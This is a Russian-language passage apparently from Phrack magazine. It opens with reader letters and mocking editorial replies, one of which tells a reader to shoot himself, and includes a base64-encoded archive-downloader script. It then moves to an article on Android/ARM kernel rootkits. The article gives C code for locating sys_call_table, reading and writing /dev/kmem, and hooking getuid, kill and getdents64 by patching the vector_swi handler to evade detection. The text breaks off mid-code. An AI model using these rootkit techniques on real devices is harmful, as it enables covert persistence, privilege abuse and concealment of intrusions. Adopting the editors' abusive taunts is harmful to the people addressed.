Слушай, мне было скучно во время перерыва в работе над vpn-проектом в библиотеке, и я решил написать скрипт на bash для скачивания и распаковки журналов phrack. Это новичковый мусор, но думаю, просто пришлю вам ради смеха, rofл.

[ROFL и правда.]

Jackie - «Ориентируйся на решения, а не на проблемы»*

[Но ты создаёшь решения для несуществующих проблем :D]

Email0: ..*@gmail.com
Email1: skraps_rwt@yahoo.com

[Скрипт добавлен ниже. Если кто-нибудь поможет Nikol Eleutheriou
расшифровать его, чтобы она не жаловалась, пожалуйста...]


```
begin-base64 644 getPhrack.sh
IyEvYmluL2Jhc2gKCiNDVVJJU1NVRT0iNjciClVSTD0iaHR0cDovL3d3dy5w
aHJhY2sub3JnL2FyY2hpdmVzL3Rnei8iCkVaSU5FRElSPSIvaG9tZS9za3Jh
cHMvZXppbmVzL3BocmFjay8iCkNVUklTU1VFPWBHRVQgaHR0cDovL3d3dy5w
aHJhY2sub3JnLyB8IGdyZXAgSVNTVUUgfCBjdXQgLWIgNTAtNTFgCiNwaHJh
Y2s2Ny50YXIuZ3oKCmNkICRFWklORURJUgoKZXhpdHN0YXQoKXsKCWlmIFsg
JD8gPT0gIjAiIF07IHRoZW4KCQllY2hvICJFeHRyYWN0aW9uIHN1c2NjZXMi
CgllbHNlCiAgICAgICAgICAgICAgICBlY2hvICJFeHRyYWN0aW9uIGZhaWxl
ZCIKICAgICAgICBmaQp9Cgpmb3IgKCggeD0xOyB4PCRDVVJJU1NVRTsgeCsr
ICkpOyBkbwoJaWYgWyAtZiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6
IF07IHRoZW4KCWVjaG8gIklzc3VlICR4IGV4aXN0cyIKCQlpZiBbIC1lICR7
RVpJTkVESVJ9JHt4fSBdOyB0aGVuCgkJCWVjaG8gIklzc3VlIHByZXZpb3Vz
bHkgZXh0cmFjdGVkIgoJCWVsc2UKCQkJZWNobyAiRXh0cmFjdGluZyBJc3N1
ZSAkeCIKCQkJdGFyIHp4ZiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6
CgkJCWV4aXRzdGF0CgkJZmkKCWVsc2UKCgkJZWNobyAiRG93bmxvYWRpbmcg
aXNzdWUgJHggLi4uLiIKCQlHRVQgJHtVUkx9cGhyYWNrJHt4fS50YXIuZ3og
PiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6CgkJZWNobyAiRG9uZSBk
b3dubG9hZGluZyBpc3N1ZSAkeCAuLi4uIgoJCWVjaG8gIkV4dHJhY3Rpbmcg
aXNzdWUgJHgiCgkJdGFyIHp4dmYgJHtFWklORURJUn1waHJhY2ske3h9LnRh
ci5negoJCWV4aXRzdGF0CglmaQpkb25lICAK
```

```
====
```

```
From: Tom <thom128@gmail.com>
Subject: Phrack Rules The World!
```

Привет,

Мне нравится хакерство, но я никогда этим не занимался.

[Откуда тогда знаешь, что нравится?]

Написал об этом стихотворение.

[Стоило ли?]

Хочу работать в IT системным администратором.

[Хм... ладно? Почему? :)]

Опубликуйте моё стихотворение в журнале.

[Готово!]

Phrack Rules!

[Конечно!]

Привет из Лондона, Англия.

Razor Tech Warrior

Они говорили тебе, что ты — никто,
Просто имя и номер.
Говорили, что ты тупица.

Но ты украл
Их жизни
Сетевой нацист
Живи, чтобы сражаться ещё один день.

[Сетевой нацист, живи, чтобы сражаться ещё один день <-- ЧТО????]

Сквозь черноту
Металлических листов ночи
В башнях и трущобах
Множится киберпреступность.

Правительство тебя растопчет.
Но сожги их ядро,
Заблокируй,
Пока другие ещё спят.

[Мы потрясены. Всё, что можем сказать: ЛОЛ.]

```
From: Tom <thom***@gmail.com>
Subject: Some Photos From London
```

Привет,

Просто решил прислать вам несколько фоток меня и моих родных/друзей. Я люблю журнал, большой фанат... продолжайте в том же духе.

[И он реально прислал фотки. Ваша бабушка выглядит мило,

но сам ты, к сожалению, похож на девственника-гика :( ]

```
From: b-fox <*****@bol.com.br>
Subject: Hey... Mother fucker
```

[Привет. Порноиндустрия называет это MILF fucking]

Жди мой документ... Сегодня я напишу статью о/про разработку бомб и кое-что о законодательстве в целом. Огромный привет!

[Бесценно. :')]

0x0E — Позор, позор, позор... позор на тебя

```
From: varenya mehta <varenya2007@yahoo.co.in>
Subject: ANTISPAM
```

Запустите ethernet и телефон по существующему кабелю Cat-5

[Круто! Новая статья! \o/]

Новая тенденция при строительстве дома — прокладывать кабель Cat-5 к каждой розетке. Эти розетки затем можно использовать как для ethernet, так и для телефона. Когда мы строили новый дом, мы выбрали четыре таких розетки и изначально планировали использовать их для телефона. К сожалению, Wi-Fi в некоторых местах работает нестабильно (даже при наличии двух точек доступа). Это раздражало до тех пор, пока три из четырёх розеток не стали использоваться для ethernet, оставив лишь одну для телефона. Это стало проблемой.

Решение — пустить ethernet и телефон по одному существующему кабелю cat-5. Каждая розетка становится двойной: один RJ-11 для телефона и один RJ-45 для ethernet. Этот аккуратный хак может сэкономить много денег, поскольку нужно купить только новые пластины и разъёмы, а не пластины, разъёмы и сотни метров провода.

[Реально классный хак. Может подойти для linenoise :)]

[...]

Также имейте в виду, что эта процедура не работает с устройствами PoE (Power over Ethernet). Ничего плохого не произойдёт, просто мощность не будет передаваться. Смотрите шаг 13 для возможно небезопасного способа сохранить PoE и добавить телефонный сервис. Кроме того, не работает с Gigabit Ethernet — гигабитный ethernet использует все четыре пары. Работает нормально на 10/100 Мбит/с, чего достаточно большинству.

[Стоп! Что-то не так. Что такое шаг 13 и разве чего-то не хватает?
Погуглим немного...

@(X_X)@

http://www.instructables.com/id/Hack-your-House-Run-both-ethernet-and-phone-over-/

Мало того что ты прислал нам украденную статью —
ты, идиот, оказался недостаточно умён, чтобы нажать «Следующий шаг»
и скопировать её целиком. ЛОЛ.]

P.S. Пожалуйста, ответьте, будет ли моя статья добавлена в этот выпуск вашего высокочтимого Phrack magazine... с нетерпением жду ответа :)

cheers

[Ваш высокочтимый Phrack magazine рекомендует застрелиться.]

0x0F — Безумие или СПАМ???

```
From: John Smith <devils-advocate-666@live.com>
Subject: Dear staff(at)phrack[DOT]org; I love what you guys do for the
U.S.A! Can you email your e news letters too please? Thank you.
```

Не могли бы вы добавить меня в список рассылки электронного бюллетеня, чтобы я получал новости с вашего сайта? Мне очень понравилось то, что вы писали об ИИ, и о взломе сознания, и о хакинге для США, и о Cypher Punks & Ninja Strike Force! Всем сотрудникам Phrack удачи! Хотел бы узнать, можете ли вы прислать мне информацию о некоторых банковских счетах, которые были на CRYPTOME, или рассказать, как вы получали денежный поток со взломанных банкоматов удалённо, потому что мне нужно сейчас взламывать системы, у меня всё украли, меня ограбили со всем вашим ПО для ЦРУ/АНБ, и я пытаюсь войти в некоторые банковские системы для своих цифровых денег ЦРУ/АНБ, или не могли бы вы прислать мне отмычки, или ключи DIE BOLD для открытия сейфов и хранилищ, или белые страницы Cypher Punks, или другие инструкции по перехвату замороженных счетов онлайн, или как получить деньги для создания системы Cypher Punks EBB & FLO для развития сельскохозяйственного бизнес-плана, который поможет финансировать операции ЦРУ и АНБ (то есть с IQT и Foresight Nanotechnology Institute и с CTBA.org) для противодействия культуре HASHID? Например, GSPC в Марокко и Алжире, GIA, FIS, ETI, AQIM, Sahel Pan, DR-CONGO, AQAP, Хезболла, ХАМАС, Хизбулла, IMU, и борьба с салафистами в зонах EU-Arabia HASHID Магриба, и против ЗЛОЙ ИМПЕРИИ в лице MOIS, MEK, MEKO, PKK, VEVAK, ISI, FSB, КГБ, NAK, ГРУ, бразильских партизан, чеченских боевиков, мафии и российской мафии за нефтяную монополию ГАЗПРОМ и противодействие всем этим группам и их контактам и их экономическим повстанческим угрозам на международном уровне путём взлома их сетей и их обнаружения с помощью RNM ИИ, и тромбирования Злой Империи, и движения на GO как ЦРУ, поддерживающего «Гнев Бога», и с Культом MKULTRA ЦРУ, и я имею в виду синаптическую «МОКРУЮ РАБОТУ» путём вывода их баланса с помощью «EXIT BLOW» для Ninja Strike Force АНБ/ЦРУ, и я хочу переносить угрозы в Снежную Страну, и вьюги укажут мне остальных членов их Злых Империй путём уничтожения их с помощью Иллюминатов, и я буду взламывать их умы и банковские счета, и красть всё их богатство и контакты и другую разведку для RED Team, и забирать их материалы как добычу, и отправлять это на зашифрованный сайт, но я хочу создать собственный сайт ИИ на деньги гранта от grant.gov как можно скорее, а затем смогу обнаруживать их с помощью RNM ИИ, но мне бы хотелось иметь программу квантового сознания ИИ с самособирающимся «FOG» EW ИИ квантовым HDD-компьютером с бесконечной памятью, которая позволит взламывать банковские счета через IP с нано-биотехнологиями с внутриклеточным программированием кровеносных сосудов и технологиями клеточного морфинга нейронной сети разума с RNM, нанотехнологиями с нейронными сетями, 3-D голографическим видео и 3-D голографическим аудио с программами ИИ реального мира и зазеркалья в 3-D/4-D для онлайн-форума Cypher Punks & Ninja Strike Force & Cult of Dead Cow с другими Командирами Разведывательного Анализа ЦРУ/АНБ Red Team (aka КОМАНДЫ КОНТРРАЗВЕДКИ АЛЬФА & БРАВО:) Операции Чёрного Флага — Red Team с ИИ 3-D GOOGLE EARTH PRO GPS и мягким мобильным GLOBAL IP пакетом STEALTH NINJA телефоном с SIG PRO Telecommunications ПО для АНБ и ЦРУ КТ...

Tchao с уважением —
Fabian.

[Что это за хрень???]

```
From: John Smith <devils-advocate-666@live.com>
Subject: ANTISPAM
```

[Эй, снова ты!]

Дорогой Phrack,
Здравствуйте, меня зовут SA John Smith, я из No Town, VA, но несколько лет назад переехал в Brosnan, Missouri, а совсем недавно в огромный Л.А.; но я хотел бы обсудить публикацию статей о вечеринках Konkrete Jungle и drum and bass massives международного масштаба, чтобы помочь продвигать Cypher Punks Ebb & Flo Garden's и способствовать тайным операциям и скрытым действиям для Cypher Punks, Ninja Strike Force, CIA MK-ULTRA и источников финансирования и пожертвований Red Team для слежки, шпионских зон, drop dead-операций и сетевых операций для ухода от информации, программного обеспечения, кеширования оборудования и персонала в сквотах (заброшенных зданиях, станциях метро, подземных туннелях, районах типа Ligne Imagineaux, пляжных домах, Four Seasons Resort, казино, Def Con Seminar, яхтах, и других вечеринках с jungle-музыкой), и чтобы быть для США как маки — Французское Сопротивление времён Второй мировой, OSS, OAS, SIS, CSIS, ЦРУ, Моссад, Шин-Бет, АНБ и другие из НАТО и Коалиционных сил США, а также некоторые Меркенарии ООН и другие виды PMCS-наёмников за деньги;) Но также с освещением взлома банкоматов, для получения наличных и Денежного потока в теории игр — как трюки паркура в Mirror's Edge для Разведывательного Анализа Red Team. Ну ладно, мне пора идти, всего вам хорошего, я свяжусь с вами снова, или лучше — просто свяжитесь со мной через ИИ, и мы встретимся.

Tchao —
The Devils Advocate.

[Спамбот или поехавший?]

--=[EOF]=-----

Руткит ядра Linux на платформе Android

Автор: dong-hoon you

04 апреля 2011 г.

Содержание

---

1 — Введение

В этой статье рассматриваются техники создания руткитов для ядра Linux на платформе Android с использованием процессора ARM (Advanced RISC Machine). Все тесты выполнялись на модели Motoroi XT720 (ядро 2.6.29-omap1) и модели Galaxy S SHW-M110S (ядро 2.6.32.9). Обратите внимание, что некоторые положения статьи могут не применяться ко всем устройствам на базе смарт-платформ, а также содержат отдельные ошибки, которые вы можете исправить самостоятельно.

Мы ознакомились с различными техниками хукинга ядра Linux от ряда первопроходцев ([1][2][3][4][5]). Особую благодарность выражаю Silvio Cesare и sd, которые представили и развили технику доступа к /dev/kmem. Подробнее — в разделе ссылок.

В данной статье мы обсудим несколько техник хукинга:

1. Простая и традиционная техника хукинга через устройство kmem.
2. Традиционная техника хукинга с изменением смещения sys_call_table в обработчике vector_swi.
3. Две новые техники хукинга с изменением обработчика прерываний в таблице векторов исключений.

Ключевые концепции описываемых техник — «умность» и «простота». Статья сосредоточена на хукинге путём минимальной модификации памяти ядра наиболее простым способом. Как и прежние удачные техники, хукинг должен быть возможен свободно как до, так и после системного вызова.

Статья состоит из восьми частей; для удобства читателей я постарался снабдить её обширными приложениями с примерами кода. Примеры написаны для архитектуры ARM, однако при изменении отдельных частей их можно использовать в среде архитектуры ia32 и даже там, где LKM не поддерживается.

---

2 — Базовые техники перехвата (хукинга)

`sys_call_table` — это таблица, хранящая адреса низкоуровневых системных подпрограмм. Большинство классических техник хукинга воздействуют именно на неё. Поэтому для защиты `sys_call_table` от злоумышленников были применены такие меры, как сокрытие символа и перемещение таблицы в область только для чтения. Тем не менее эти защиты легко обходятся, если атакующий использует технику доступа через устройство kmem. Подробное обсуждение методов нейтрализации защит выходит за рамки данной статьи.

2.1 — Поиск sys_call_table

Если символ `sys_call_table` не экспортируется и информация о нём отсутствует в файле kallsyms (содержащем таблицу символов ядра), то получить адрес `sys_call_table`, который меняется от версии к версии платформенного ядра, затруднительно. Поэтому необходимо исследовать способы получения адреса `sys_call_table` без информации из таблицы символов.

Аналогичные техники можно найти в сети [10], однако данная статья написана с учётом практики тестирования на платформе Android.

2.1.1 — Получение адреса sys_call_table из обработчика vector_swi

Сначала представлю два первых способа получения адреса `sys_call_table`. Приводимый код зависит от реализации обработки прерываний в процессоре ARM.

В общем случае на архитектуре ARM при возникновении прерывания или исключения управление передаётся в таблицу векторов исключений. В ней содержатся адреса обработчиков, соответствующих каждому типу исключения. Ядро современной платформы Android использует верхний вектор (0xffff0000), а по адресу 0xffff0008 (смещение 0x08) находится 4-байтовая инструкция перехода к обработчику программного прерывания. При её выполнении вызывается адрес обработчика программного прерывания, хранящийся по адресу 0xffff0420 (смещение 0x420). Подробности — в разделе 5.1.

```
void get_sys_call_table(){
□void *swi_addr=(long *)0xffff0008;
□unsigned long offset=0;
□unsigned long *vector_swi_addr=0;
□unsigned long sys_call_table=0;

□offset=((*(long *)swi_addr)&0xfff)+8;
□vector_swi_addr=*(unsigned long *)(swi_addr+offset);

□while(vector_swi_addr++){
□□if(((*(unsigned long *)vector_swi_addr)&
□□0xfffff000)==0xe28f8000){
```

```
□□□offset=((*(unsigned long *)vector_swi_addr)&
□□□0xfff)+8;
□□□sys_call_table=(void *)vector_swi_addr+offset;
□□□break;
□□}
□}
□return;
}
```

Сначала этот код получает адрес подпрограммы `vector_swi` (обработчик исключений программного прерывания) из таблицы векторов верхнего вектора, а затем — адрес кода, работающего с адресом `sys_call_table`. Ниже приведены фрагменты кода обработчика `vector_swi`:

```
000000c0 <vector_swi>:
    c0: e24dd048 sub     sp, sp, #72     ; 0x48 (S_FRAME_SIZE)
    c4: e88d1fff stmia   sp, {r0 - r12}  ; Calling r0 - r12
    c8: e28d803c add     r8, sp, #60     ; 0x3c (S_PC)
    cc: e9486000 stmdb   r8, {sp, lr}^   ; Calling sp, lr
    d0: e14f8000 mrs     r8, SPSR        ; called from non-FIQ mode, so ok.
    d4: e58de03c str     lr, [sp, #60]   ; Save calling PC
    d8: e58d8040 str     r8, [sp, #64]   ; Save CPSR
    dc: e58d0044 str     r0, [sp, #68]   ; Save OLD_R0
    e0: e3a0b000 mov     fp, #0  ; 0x0   ; zero fp
    e4: e3180020 tst     r8, #32 ; 0x20  ; this is SPSR from save_user_regs
    e8: 12877609 addne   r7, r7, #9437184; put OS number in
    ec: 051e7004 ldreq   r7, [lr, #-4]
    f0: e59fc0a8 ldr     ip, [pc, #168]  ; 1a0 <__cr_alignment>
    f4: e59cc000 ldr     ip, [ip]
    f8: ee01cf10 mcr     15, 0, ip, cr1, cr0, {0} ; update control register
    fc: e321f013 msr     CPSR_c, #19     ; 0x13 enable_irq
   100: e1a096ad mov     r9, sp, lsr #13 ; get_thread_info tsk
   104: e1a09689 mov     r9, r9, lsl #13
[*]108: e28f8094 add     r8, pc, #148    ; load syscall table pointer
   10c: e599c000 ldr     ip, [r9]        ; check for syscall tracing
```

Строка со звёздочкой — это код, работающий с `sys_call_table`. Он уведомляет о начале `sys_call_table` по заданному смещению от текущего значения регистра pc. Таким образом, зная опкод-паттерн инструкции `add r8, pc`, можно получить значение смещения и определить позицию `sys_call_table`.

Опкод: `0xe28f8???`

```
if(((*(unsigned long *)vector_swi_addr)&0xfffff000)==0xe28f8000){
□offset=((*(unsigned long *)vector_swi_addr)&0xfff)+8;
□sys_call_table=(void *)vector_swi_addr+offset;
□break;
```

Таким образом мы получаем адрес `sys_call_table`, обрабатываемой в подпрограмме обработчика `vector_swi`. Существует и более простой способ.

2.1.2 — Поиск адреса sys_call_table через адрес sys_close

Второй способ получения адреса `sys_call_table` проще, чем описанный в 2.1.1. Он основан на том факте, что адрес `sys_close`, имеющий открытый символ, находится со смещением 0x6 от начала `sys_call_table`.

```
... те же опущенные части подпрограммы поиска адреса vector_swi ...

□while(vector_swi_addr++){
□□if(*(unsigned long *)vector_swi_addr==&sys_close){
□□□sys_call_table=(void *)vector_swi_addr-(6*4);
□□□break;
□□}
```

```
□}
}
```

Зная, что `sys_call_table` располагается после адреса обработчика `vector_swi`, мы ищем `sys_close` — шестой системный вызов в `sys_call_table`.

```
fs/open.c:
EXPORT_SYMBOL(sys_close);
...

call.S:
/* 0 */□□CALL(sys_restart_syscall)
□□CALL(sys_exit)
□□CALL(sys_fork_wrapper)
□□CALL(sys_read)
□□CALL(sys_write)
/* 5 */□□CALL(sys_open)
□□CALL(sys_close)
```

У этого способа есть технический недостаток: при реализации в пользовательском режиме необходимо заранее получить адрес символа ядра `sys_close`.

2.2 — Определение размера sys_call_table

Техника хукинга, описанная в разделе 4, изменяет код обработки `sys_call_table` внутри обработчика `vector_swi`. При этом в памяти кучи создаётся копия существующей `sys_call_table`. Поскольку размер `sys_call_table` варьируется в зависимости от версии платформенного ядра, для создания копии необходимо точное значение её размера.

```
... те же опущенные части подпрограммы поиска адреса vector_swi ...

□while(vector_swi_addr++){
□□if(((*(unsigned long *)vector_swi_addr)&
□□0xffff0000)==0xe3570000){
□□□i=0x10-(((*(unsigned long *)vector_swi_addr)&
□□□0xff00)>>8);
□□□size=((*(unsigned long *)vector_swi_addr)&
□□□0xff)<<(2*i);
□□□break;
□□}
□}
}
```

Этот код ищет внутри подпрограммы `vector_swi` инструкцию, управляющую размером `sys_call_table`, и получает её значение. Следующий код определяет размер `sys_call_table` и является частью функции, вызывающей системный вызов из `sys_call_table`:

```
   118: e92d0030 stmdb   sp!, {r4, r5}   ; push fifth and sixth args
   11c: e31c0c01 tst     ip, #256        ; are we tracing syscalls?
   120: 1a000008 bne     148 <__sys_trace>
[*]124: e3570f5b cmp     r7, #364        ; check upper syscall limit
   128: e24fee13 sub     lr, pc, #304    ; return address
   12c: 3798f107 ldrcc   pc, [r8, r7, lsl #2] ; call sys_* routine
```

Строка со звёздочкой сравнивает размер `sys_call_table`. Этот код проверяет, превышает ли значение в регистре r7 (содержащем номер системного вызова) верхний предел. Если мы найдём опкод-паттерн `0xe357????`, соответствующий инструкции `cmp r7`, то получим точный размер `sys_call_table`. Для справки: все значения смещений можно получить методом подсчёта операндов архитектуры ARM.

2.3 — Решение проблемы размера структур в разных версиях ядра

Даже при использовании одной и той же версии ядра размер структур варьируется в зависимости от среды компиляции и параметров конфигурации. Следовательно, если использовать структуру с неверным размером, код, скорее всего, не будет работать ожидаемым образом. Чтобы избежать ошибок, связанных с различием смещений в структурах, и обеспечить работу кода в различных окружениях ядра, необходимо написать функцию, получающую нужное смещение из структуры.

```
void find_offset(void){
□unsigned char *init_task_ptr=(char *)&init_task;
□int offset=0,i;
□char *ptr=0;

□/* getting the position of comm offset
□   within task_struct structure */
□for(i=0;i<0x600;i++){
□□if(init_task_ptr[i]=='s'&&init_task_ptr[i+1]=='w'&&
□□init_task_ptr[i+2]=='a'&&init_task_ptr[i+3]=='p'&&
□□init_task_ptr[i+4]=='p'&&init_task_ptr[i+5]=='e'&&
□□init_task_ptr[i+6]=='r'){
□□□comm_offset=i;
□□□break;
□□}
□}
□/* getting the position of tasks.next offset
□   within task_struct structure */
□init_task_ptr+=0x50;
□for(i=0x50;i<0x300;i+=4,init_task_ptr+=4){
□□offset=*(long *)init_task_ptr;
□□if(offset&&offset>0xc0000000){
□□□offset-=i;
□□□offset+=comm_offset;
□□□if(strcmp((char *)offset,"init")){
□□□□continue;
□□□} else {
□□□□next_offset=i;

□□□□/* getting the position of parent offset
□□□□   within task_struct structure */
□□□□for(;i<0x300;i+=4,init_task_ptr+=4){
□□□□□offset=*(long *)init_task_ptr;
□□□□□if(offset&&offset>0xc0000000){
□□□□□□offset+=comm_offset;
□□□□□□if(strcmp
□□□□□□((char *)offset,"swapper"))
□□□□□□{
□□□□□□□continue;
□□□□□□} else {
□□□□□□□parent_offset=i+4;
□□□□□□□break;
□□□□□□}
□□□□□}
□□□□}
□□□□break;
□□□}
□□}
□}
□/* getting the position of cred offset
□   within task_struct structure */
□init_task_ptr=(char *)&init_task;
□init_task_ptr+=comm_offset;
□for(i=0;i<0x50;i+=4,init_task_ptr-=4){
□□offset=*(long *)init_task_ptr;
□□if(offset&&offset>0xc0000000&&offset<0xd0000000&&
□□□offset==*(long *)(init_task_ptr-4)){
□□□ptr=(char *)offset;
```

```
□□□if(*(long *)&ptr[4]==0&&
□□□□*(long *)&ptr[8]==0&&
□□□□*(long *)&ptr[12]==0&&
□□□□*(long *)&ptr[16]==0&&
□□□□*(long *)&ptr[20]==0&&
□□□□*(long *)&ptr[24]==0&&
□□□□*(long *)&ptr[28]==0&&
□□□□*(long *)&ptr[32]==0){
□□□□cred_offset=i;
□□□□break;
□□□}
□□}
□}
□/* getting the position of pid offset
□   within task_struct structure */
□pid_offset=parent_offset-0xc;

□return;
}
```

Этот код получает информацию о PCB (блоке управления процессом), используя характеристики, которые могут служить паттернами для структуры `task_struct`.

Сначала нам нужно найти в `init_task` имя процесса «swapper», чтобы определить адрес переменной `comm` внутри структуры `task_struct`, созданной до процесса `init`. Затем мы ищем указатель `next` из `tasks` — связного списка структур процессов. Наконец, используем переменную `comm`, чтобы проверить, имеет ли процесс имя «init». Если да — получаем смещение указателя `next`.

```
include/linux/sched.h:
struct task_struct {
...
□struct list_head tasks;
...
□pid_t pid;
...
□struct task_struct *real_parent; /* real parent process */
□struct task_struct *parent; /* recipient of SIGCHLD,
□□□□□wait4() reports */
...
□const struct cred *real_cred; /* objective and
□□□□□real subjective task
□□□□□* credentials (COW) */
□const struct cred *cred; /* effective (overridable)
□□□□□subjective task */
□struct mutex cred_exec_mutex; /* execve vs ptrace cred
□□□□□calculation mutex */

□char comm[TASK_COMM_LEN]; /* executable name ... */
```

После этого мы получаем указатель `parent`, проверяя несколько указателей. Правильный указатель `parent` содержит имя предшествующего процесса (`init_task`) — «swapper». Причина, по которой мы ищем адрес указателя `parent`, состоит в том, чтобы получить смещение переменной `pid`, используя смещение `parent` в качестве точки отсчёта.

Для получения позиции указателя структуры `cred`, связанного с привилегиями задачи, мы выполняем обратный поиск от точки переменной `comm` и проверяем, равны ли нулю идентификаторы каждого пользователя.

2.4 — Обработка version magic

Ознакомьтесь с техническим документом [11] Кристиана Папатанасиу (Christian Papathanasiou) и Николаса Дж. Перкоко (Nicholas J. Percoco), представленным на Defcon 18. В нём описан способ обработки version magic путём изменения заголовка `utsrelease.h` при компиляции модуля LKM-руткита. На самом деле ещё до их доклада я использовал инструмент, перезаписывающий значение `vermagic` непосредственно в бинарном файле скомпилированного модуля ядра.

---

3 — Хукинг sys_call_table через технику доступа к /dev/kmem

Рекомендую воспринимать этот раздел как разминку. Если вы хотите узнать подробнее о технике доступа к /dev/kmem, прочитайте «Run-time kernel patching» Silvio и «Linux on-the-fly kernel patching without LKM» sd.

По меньшей мере на данный момент доступ с привилегиями root к устройству /dev/kmem в ядре Linux на платформе Android разрешён. Таким образом, можно перемещаться с помощью `lseek()` и читать с помощью `read()`. Ниже представлены новые подпрограммы доступа к /dev/kmem.

```
#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;

/* read data from kmem */
void read_kmem(unsigned char *m,unsigned off,int sz)
{
        int i;
        void *buf,*v_addr;

        if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
MAP_SHARED,kmem,off&~MAP_MASK))==(void *)-1){
                perror("read: mmap error");
                exit(0);
        }
        for(i=0;i<sz;i++){
                v_addr=buf+(off&MAP_MASK)+i;
                m[i]=*((unsigned char *)v_addr);
        }
        if(munmap(buf,MAP_SIZE*2)==-1){
                perror("read: munmap error");
                exit(0);
        }
return;
}

/* write data to kmem */
void write_kmem(unsigned char *m,unsigned off,int sz)
{
        int i;
        void *buf,*v_addr;

        if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
MAP_SHARED,kmem,off&~MAP_MASK))==(void *)-1){
                perror("write: mmap error");
                exit(0);
        }
        for(i=0;i<sz;i++){
                v_addr=buf+(off&MAP_MASK)+i;
                *((unsigned char *)v_addr)=m[i];
        }
        if(munmap(buf,MAP_SIZE*2)==-1){
                perror("write: munmap error");
                exit(0);
        }
return;
```

```
}
```

Этот код отображает нужный нам адрес памяти ядра в пространство пользователя объёмом две страницы, после чего мы можем читать и записывать ядро, работая с общей памятью. Даже если найденная `sys_call_table` размещена в области только для чтения, её содержимое можно модифицировать с помощью техники доступа через /dev/kmem. Пример хукинга через модификацию `sys_call_table`:

```
kmem=open("/dev/kmem",O_RDWR|O_SYNC);
if(kmem<0){
return 1;
}
...
if(c=='I'||c=='i'){ /* install */
addr_ptr=(char *)get_kernel_symbol("hacked_getuid");
write_kmem((char *)&addr_ptr,addr+__NR_GETUID*4,4);
addr_ptr=(char *)get_kernel_symbol("hacked_writev");
write_kmem((char *)&addr_ptr,addr+__NR_WRITEV*4,4);
addr_ptr=(char *)get_kernel_symbol("hacked_kill");
write_kmem((char *)&addr_ptr,addr+__NR_KILL*4,4);
addr_ptr=(char *)get_kernel_symbol("hacked_getdents64");
write_kmem((char *)&addr_ptr,addr+__NR_GETDENTS64*4,4);
} else if(c=='U'||c=='u'){ /* uninstall */
...
}
close(kmem);
```

Код атаки может быть скомпилирован как модуль LKM или как обычный исполняемый файл формата ELF32.

---

4 — Модификация кода обработки sys_call_table в обработчике vector_swi

Техники, описанные в разделе 3, легко обнаруживаются инструментами обнаружения руткитов. Поэтому некоторые первопроходцы исследовали способы модификации отдельных частей функции обработки исключений, обрабатывающей программное прерывание. Техника, описанная в этом разделе, создаёт копию `sys_call_table` в памяти кучи ядра, не изменяя при этом саму `sys_call_table`.

```
static void *hacked_sys_call_table[500];
static void **sys_call_table;
int sys_call_table_size;
...

int init_module(void){
...
get_sys_call_table(); // position and size of sys_call_table
memcpy(hacked_sys_call_table,sys_call_table,sys_call_table_size*4);
```

После создания копии необходимо изменить те части обработки `sys_call_table`, которые находятся внутри обработчика `vector_swi`. Дело в том, что `sys_call_table` обрабатывается как смещение, а не как адрес — это отличительная черта архитектуры ARM в сравнении с ia32.

```
Код до компиляции:
ENTRY(vector_swi)
...
get_thread_info tsk
adr     tbl, sys_call_table ; load syscall table pointer
~~~~~~~~~~~~~~~~~~~~~~~~~~~ -> код sys_call_table
ldr     ip, [tsk, #TI_FLAGS] ; @ check for syscall tracing

Код после компиляции:
000000c0 <vector_swi>:
```

```
...
   100: e1a096ad mov     r9, sp, lsr #13 ; get_thread_info tsk
   104: e1a09689 mov     r9, r9, lsl #13
[*]108: e28f8094 add     r8, pc, #148    ; load syscall table pointer
                 ~~~~~~~~~~~~~~~~~~~
                 +-> работает с sys_call_table как с относительным смещением
   10c: e599c000 ldr     ip, [r9]        ; check for syscall tracing
```

Таким образом, я разработал технику хукинга, изменяющую непосредственно код `add r8, pc, #offset`:

```
до модификации: e28f80??□add     r8, pc, #??
после модификации: e59f80??□ldr     r8, [pc, #??]
```

Эти инструкции получают адрес `sys_call_table` по заданному смещению от текущего значения pc и сохраняют его в регистре r8. Теперь необходимо выделить отдельное пространство для хранения адреса копии `sys_call_table` вблизи обрабатывающей подпрограммы. Поразмыслив, я решил перезаписать nop-код эпилога другой функции, расположенной рядом с обработчиком `vector_swi`.

```
00000174 <__sys_trace_return>:
   174: e5ad0008 str     r0, [sp, #8]!
   178: e1a02007 mov     r2, r7
   17c: e1a0100d mov     r1, sp
   180: e3a00001 mov     r0, #1  ; 0x1
   184: ebfffffe bl      0 <syscall_trace>
   188: eaffffb1 b       54 <ret_to_user>
[*]18c: e320f000 nop     {0}
        ~~~~~~~~ -> позиция для перезаписи адресом копии sys_call_table
   190: e320f000 nop     {0}
        ...

  000001a0 <__cr_alignment>:
   1a0: 00000000                                ....

  000001a4 <sys_call_table>:
```

Теперь, вычислив смещение от адреса `sys_call_table` до адреса, перезаписанного адресом копии `sys_call_table`, и изменив код, мы сможем использовать скопированную таблицу при каждом системном вызове. Код хукинга, изменяющий части подпрограммы обработки `vector_swi` и nop-код вблизи адреса `sys_call_table`:

```
void install_hooker(){
□void *swi_addr=(long *)0xffff0008;
□unsigned long offset=0;
□unsigned long *vector_swi_addr=0,*ptr;
□unsigned char buf[MAP_SIZE+1];
□unsigned long modify_addr1=0;
□unsigned long modify_addr2=0;
□unsigned long addr=0;
□char *addr_ptr;

□offset=((*(long *)swi_addr)&0xfff)+8;
□vector_swi_addr=*(unsigned long *)(swi_addr+offset);

□memset((char *)buf,0,sizeof(buf));
□read_kmem(buf,(long)vector_swi_addr,MAP_SIZE);
□ptr=(unsigned long *)buf;

□/* get the address of ldr that handles sys_call_table */
□while(ptr){
□□if(((*(unsigned long *)ptr)&0xfffff000)==0xe28f8000){
□□□modify_addr1=(unsigned long)vector_swi_addr;
□□□break;
□□}
□□ptr++;
□□vector_swi_addr++;
□}
```

```
 /* get the address of nop that will be overwritten */
 while(ptr){
  if(*(unsigned long *)ptr==0xe320f000){
   modify_addr2=(unsigned long)vector_swi_addr;
   break;
  }
  ptr++;
  vector_swi_addr++;
 }

 /* overwrite nop with hacked_sys_call_table */
 addr_ptr=(char *)get_kernel_symbol("hacked_sys_call_table");
 write_kmem((char *)&addr_ptr,modify_addr2,4);

 /* calculate fake table offset */
